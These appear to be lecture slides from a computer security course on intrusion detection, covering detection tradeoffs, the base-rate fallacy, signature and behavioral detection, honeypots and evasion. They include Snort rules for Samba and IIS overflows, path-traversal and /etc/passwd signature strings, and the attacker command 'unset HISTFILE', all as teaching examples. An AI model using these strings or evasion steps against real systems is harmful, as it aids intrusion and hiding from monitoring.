Intrusion Detection And Abusing Intrusion Detection

Matthew Green Retweeted

John Venn
@venndiagram4u

people who trust compilers enough to not include parentheses in equations :: the set of people who play with unloaded handguns @matthew_d_green

people who trust compilers enough to not include parentheses in equations
the set of people who play with unloaded handguns


12:25 PM · Nov 12, 2019 · Venn Diagram For You

Error in diagram: It should be a single circle...

Announcements...

- Midterm ***tomorrow*** from 7-9 PM
  - Last 2 digits of your SID
  - If these digits are less than 22, go to Hearst Field Annex Room 1A.
  - Otherwise go to Wheeler 150
  - 2 double-sided, hand-written, cheat sheets allowed

Security News of the Day



AN ILLUMINATING ATTACK —

Researchers hack Siri, Alexa, and Google Home by shining lasers at them

MEMS mics respond to light as if it were sound. No one knows precisely why.

DAN GOODIN - 11/4/2019, 10:00 AM

Sugawara et al.

Siri, Alexa, and Google Assistant are vulnerable to attacks that use lasers to inject inaudible—and sometimes invisible—commands into the devices and surreptitiously cause them to unlock doors, visit websites, and locate, unlock, and start vehicles, researchers report in a research paper published on Monday. Dubbed Light Commands, the attack works against Facebook Portal and a variety of phones.

Detection Tradeoffs

- The art of a good detector is achieving an effective balance between FPs and FNs
- Suppose our detector has an FP rate of 0.1% and an FN rate of 2%. Is it good enough? Which is better, a very low FP rate or a very low FN rate?
  - Depends on the cost of each type of error …
    - E.g., FP might lead to paging a duty officer and consuming hour of their time; FN might lead to $10K cleaning up compromised system that was missed
  - … but also critically depends on the rate at which actual attacks occur in your environment

Base Rate Fallacy

- Suppose our detector has a FP rate of 0.1% (!)
  and a FN rate of 2% (not bad!)
- Scenario #1: our server receives 1,000 URLs/day, and 5 of them are attacks
  - Expected # FPs each day = 0.1% * 995 ≈ 1
  - Expected # FNs each day = 2% * 5 = 0.1 (< 1/week)
  - Pretty good!
- Scenario #2: our server receives 10,000,000 URLs/day, and 5 of them are attacks
  - Expected # FPs each day ≈ 10,000 :-(
- Nothing changed about the detector; only our environment changed
  - Accurate detection very challenging when base rate of activity we want to detect is quite low
- This is why new recommendations have fewer mammograms and PSA tests...

Composing Detectors: There Is No Free Lunch

- "Hey, what if we take two (bad) detectors and combine them?"
  - Can we turn that into a good detector?
  - Note: Assumes the detectors are independent
- Parallel composition: Either detector triggers an alert
  - Reduces false negative rate (either one alerts works)
  - ***Increases*** false positive rate!
- Series composition: both detectors must trigger for an alert
  - Reduces false positive rate (since both must false positive)
  - ***Increases*** false negative rate!

Styles of Detection: Signature-Based

- Idea: look for activity that matches the structure of a known attack
- Example (from the freeware Snort NIDS):

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139
flow:to_server,established
content:"|eb2f 5feb 4a5e 89fb 893e 89f2|"
msg:"EXPLOIT x86 linux samba overflow"
reference:bugtraq,1816
reference:cve,CVE-1999-0811
classtype:attempted-admin
```

- Can be at different semantic layers
  e.g.: IP/TCP header fields; packet payload; URLs

Signature-Based Detection

- E.g. for FooCorp, search for "`../../`" or "`/etc/passwd`"
- What's nice about this approach?
  - Conceptually simple
  - Takes care of known attacks (of which there are zillions)
  - Easy to share signatures, build up libraries
- What's problematic about this approach?
  - Blind to novel attacks
  - Might even miss variants of known attacks ("`..///.//../`")
    - Of which there are zillions
  - Simpler versions look at low-level syntax, not semantics
    - Can lead to weak power (either misses variants, or generates lots of false positives)

Vulnerability Signatures

- Idea: don’t match on known attacks, match on known problems
- Example (also from Snort):

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80
uricontent: ".ida?"; nocase; dsize: > 239; flags:A+
msg:"Web-IIS ISAPI .ida attempt"
reference:bugtraq,1816
reference:cve,CAN-2000-0071
classtype:attempted-admin
```

- That is, match URIs that invoke `*.ida?*`, have more than 239 bytes of payload, and have ACK set (maybe others too)
- This example detects any* attempt to exploit a particular buffer overflow in IIS web servers
  - Used by the “Code Red” worm
  - (Note, signature is not quite complete: also worked for `*.idb?*`)

Styles of Detection: Anomaly-Based

- Idea: attacks look peculiar.
- High-level approach: develop a model of normal behavior (say based on analyzing historical logs). Flag activity that deviates from it.
- FooCorp example: maybe look at distribution of characters in URL parameters, learn that some are rare and/or don’t occur repeatedly
    - If we happen to learn that ‘.’s have this property, then could detect the attack even without knowing it exists
- Big benefit: potential detection of a wide range of attacks, including novel ones

Anomaly Detection Problems

- Can fail to detect known attacks
- Can fail to detect novel attacks, if don't happen to look peculiar along measured dimension
- What happens if the historical data you train on includes attacks?
- Base Rate Fallacy particularly acute: if prevalence of attacks is low, then you're more often going to see benign outliers
  - High FP rate
  - OR: require such a stringent deviation from "normal" that most attacks are missed (high FN rate)
- Proves great subject for academic papers but not generally used

Specification-Based Detection

- Idea: don't learn what's normal; specify what's allowed
- FooCorp example: decide that all URL parameters sent to foocorp.com servers must have at most one '`/`' in them
  - Flag any arriving param with > 1 slash as an attack
- What's nice about this approach?
  - Can detect novel attacks
  - Can have low false positives
    - If FooCorp audits its web pages to make sure they comply
- What's problematic about this approach?
  - Expensive: lots of labor to derive specifications
    - And keep them up to date as things change ("churn")

Styles of Detection: Behavioral

- Idea: don't look for attacks, look for evidence of compromise
- FooCorp example: inspect all output web traffic for any lines that match a passwd file
- Example for monitoring user shell keystrokes:

```
unset HISTFILE
```

- Example for catching code injection: look at sequences of system calls, flag any that prior analysis of a given program shows it can't generate
  - E.g., observe process executing read(), open(), write(), fork(), exec() …
  - … but there's no code path in the (original) program that calls those in exactly that order!

Behavioral-Based Detection

- What's nice about this approach?
  - Can detect a wide range of novel attacks
  - Can have low false positives
    - Depending on degree to which behavior is distinctive
    - E.g., for system call profiling: no false positives!
  - Can be cheap to implement
    - E.g., system call profiling can be mechanized
- What's problematic about this approach?
  - Post facto detection: discovers that you definitely have a problem, w/ no opportunity to prevent it
  - Brittle: for some behaviors, attacker can maybe avoid it
    - Easy enough to not type "**`unset HISTFILE`**"
    - How could they evade system call profiling?
      - Mimicry: adapt injected code to comply w/ allowed call sequences (and can be automated!)

Summary of Evasion Issues

- Evasions arise from uncertainty (or incompleteness) because detector must infer behavior/processing it can't directly observe
  - A general problem any time detection separate from potential target
- One general strategy: impose canonical form ("normalize")
  - E.g., rewrite URLs to expand/remove hex escapes
  - E.g., enforce blog comments to only have certain HTML tags
- Another strategy: analyze all possible interpretations rather than assuming one
  - E.g., analyze raw URL, hex-escaped URL, doubly-escaped URL …
- Another strategy: Flag potential evasions
  - So the presence of an ambiguity is at least noted
- Another strategy: fix the basic observation problem
  - E.g., monitor directly at end systems

Inside a Modern HIDS (“AV”)

- URL/Web access blocking:
  - Prevent users from going to known bad locations
- Protocol scanning of network traffic (esp. HTTP)
  - Detect & block known attacks
  - Detect & block known malware communication
- Payload scanning
  - Detect & block known malware
  - (Auto-update of signatures for these)
- Cloud queries regarding reputation
  - Who else has run this executable and with what results?
  - What’s known about the remote host / domain / URL?

Inside a Modern HIDS

- Sandbox execution
  - Run selected executables in constrained/monitored environment
  - Analyze:
    - System calls
    - Changes to files / registry
    - Self-modifying code (polymorphism/metamorphism)
- File scanning
  - Look for malware that installs itself on disk
- Memory scanning
  - Look for malware that never appears on disk
- Runtime analysis
  - Apply heuristics/signatures to execution behavior

Inside a Modern NIDS

- Deployment inside network as well as at border
  - Greater visibility, including tracking of user identity
- Full protocol analysis
  - Including extraction of complex embedded objects
  - In some systems, 100s of known protocols
- Signature analysis (also behavioral)
  - Known attacks, malware communication, blacklisted hosts/domains
  - Known malicious payloads
  - Sequences/patterns of activity
- Shadow execution (e.g., Flash, PDF programs)
- Extensive logging (in support of forensics)
- Auto-update of signatures, blacklists

NIDS vs. HIDS

- NIDS benefits:
  - Can cover a lot of systems with single deployment
    - Much simpler management
  - Easy to “bolt on” / no need to touch end systems
  - Doesn’t consume production resources on end systems
  - Harder for an attacker to subvert / less to trust
- HIDS benefits:
  - Can have direct access to semantics of activity
    - Better positioned to block (prevent) attacks
    - Harder to evade
  - Can protect against non-network threats
  - Visibility into encrypted activity
  - Performance scales much more readily (no chokepoint)
    - No issues with “dropped” packets

Key Concepts for Detection

- Signature-based vs anomaly detection (blacklisting vs whitelisting)
- Evasion attacks
- Evaluation metrics: False positive rate, false negative rate
- Base rate problem

Detection vs. Blocking

- If we can detect attacks, how about blocking them?
- Issues:
  - Not a possibility for retrospective analysis (e.g., nightly job that looks at logs)
  - Quite hard for detector that's not in the data path
    - E.g. How can NIDS that passively monitors traffic block attacks?
      - Change firewall rules dynamically; forge RST packets
      - And still there's a race regarding what attacker does before block
  - False positives get more expensive
    - You don't just bug an operator, you damage production activity
- Today's technology/products pretty much all offer blocking
  - Intrusion prevention systems (IPS - "eye-pee-ess")

Can We Build An IPS That Blocks All Attacks?

IPS
Best~~Firewall~~.Com
For Gigabit use Only
COPPER ONLY
AWG
MM

The Ultimately Secure DEEP PACKET INSPECTION AND APPLICATION SECURITY SYSTEM
Featuring signature-less anomaly detection and blocking technology with application awareness and layer-7 state tracking!!!

Now available in Petabyte-capable appliance form factor!*

(Formerly: The Ultimately Secure INTRUSION PREVENTION SYSTEM Featuring signature-less anomaly detection and blocking technology!!)

An Alternative Paradigm

- Idea: rather than detect attacks, launch them yourself!
- Vulnerability scanning: use a tool to probe your own systems with a wide range of attacks, fix any that succeed
- Pros?
  - Accurate: if your scanning tool is good, it finds real problems
  - Proactive: can prevent future misuse
  - Intelligence: can ignore IDS alarms that you know can't succeed
- Issues?
  - Can take a lot of work
  - Not so helpful for systems you can't modify
  - Dangerous for disruptive attacks
    - And you might not know which these are …
- In practice, this approach is prudent and widely used today
  - Good complement to also running an IDS

Styles of Detection: Honeypots

- Idea: deploy a sacrificial system that has no operational purpose
- Any access is by definition not authorized …
- … and thus an intruder
  - (or some sort of mistake)
- Provides opportunity to:
  - Identify intruders
  - Study what they're up to
  - Divert them from legitimate targets

Honeypots

- Real-world example: some hospitals enter fake records with celebrity names …
  - … to entrap staff who don't respect confidentiality
- What's nice about this approach?
  - Can detect all sorts of new threats
- What's problematic about this approach?
  - Can be difficult to lure the attacker
  - Can be a lot of work to build a convincing environment
  - Note: both of these issues matter less when deploying honeypots for automated attacks
    - Because these have more predictable targeting & env. needs
    - E.g. "spamtraps": fake email addresses to catching spambots
- A great honeypot: An unsecured Bitcoin wallet...
  - When your bitcoins get stolen, you know you got compromised!


Forensics

- Vital complement to detecting attacks: figuring out what happened in wake of successful attack
- Doing so requires access to rich/extensive logs
  - Plus tools for analyzing/understanding them
- It also entails looking for patterns and understanding the implications of structure seen in activity
  - An iterative process ("peeling the onion")

Other Attacks on IDSs

- DoS: exhaust its memory
  - IDS has to track ongoing activity
  - Attacker generates lots of different forms of activity, consumes all of its memory
    - E.g., spoof zillions of distinct TCP SYNs …
    - … so IDS must hold zillions of connection records
- DoS: exhaust its processing
  - One sneaky form: algorithmic complexity attacks
    - E.g., if IDS uses a predictable hash function to manage connection records …
    - … then generate series of hash collisions
- Code injection (!)
  - After all, NIDS analyzers take as input network traffic under attacker's control …
    - One of the CS194 projects will be on this topic...

And, of course, our monitors have bugs...



Security Advisories

The following Wireshark releases fix serious security vulnerabilities. If you are running a vulnerable version of Wireshark you should consider upgrading.

- wnpa-sec-2013-09: NTLMSSP dissector overflow, fixed in 1.8.5, 1.6.13
- wnpa-sec-2013-08: Wireshark dissection engine crash, fixed in 1.8.5, 1.6.13
- wnpa-sec-2013-07: DCP-ETSI dissector crash, fixed in 1.8.5, 1.6.13
- wnpa-sec-2013-06: ROHC dissector crash, fixed in 1.8.5
- wnpa-sec-2013-05: DTLS dissector crash, fixed in 1.8.5, 1.6.13
- wnpa-sec-2013-04: MS-MMC dissector crash, fixed in 1.8.5, 1.6.13
- wnpa-sec-2013-03: DTN dissector crash, fixed in 1.8.5, 1.6.13
- wnpa-sec-2013-02: CLNP dissector crash, fixed in 1.8.5, 1.6.13

Something Happened...

- (Pick one)
  (A) A disgruntled Microsoft Sharepoint Administrator
  (B) Whistleblowing Patriot
  in Hawaii walked out with a ton of classified documents
  - Before flying to Hong Kong and ending up a guest of @DarthPutinKGB
- And more leaks since then:
  - The TAO Ant catalog + Tor XKEYSCORE rules
  - The New Zeland XKEYSCORE rules
  - NSA tasking and SIGINT summaries
  - The Shadow Brokers data dump

The NSA Tech Is Nothing Special...

- Nothing as cool as The Great Seal bug
  - AKA "The Thing"
- Instead, its mostly off-the-shelf concepts
  - Scalable NIDS & Databases
  - Hadoop
  - Malicious code
  - Cool little hardware pieces
- Combined with More Money than God™


But They Use Slightly Different Language

- Selector
  - A piece of information that identifies what you are looking for
    - Email address, phone #, etc…
- Fingerprint
  - An IDS match
- Implant
  - Malcode or other piece of sabotage
- FAA 702
  - FISA (Foreign Intelligence Surveillance Act) Amendments Act section 702:
    You aren't a "US person", outside the US, we can get what we want from within the US
- EO12333
  - You aren't a "US person" and this is outside the US, anything goes!

Not NOBUS
(Nobody But Us)

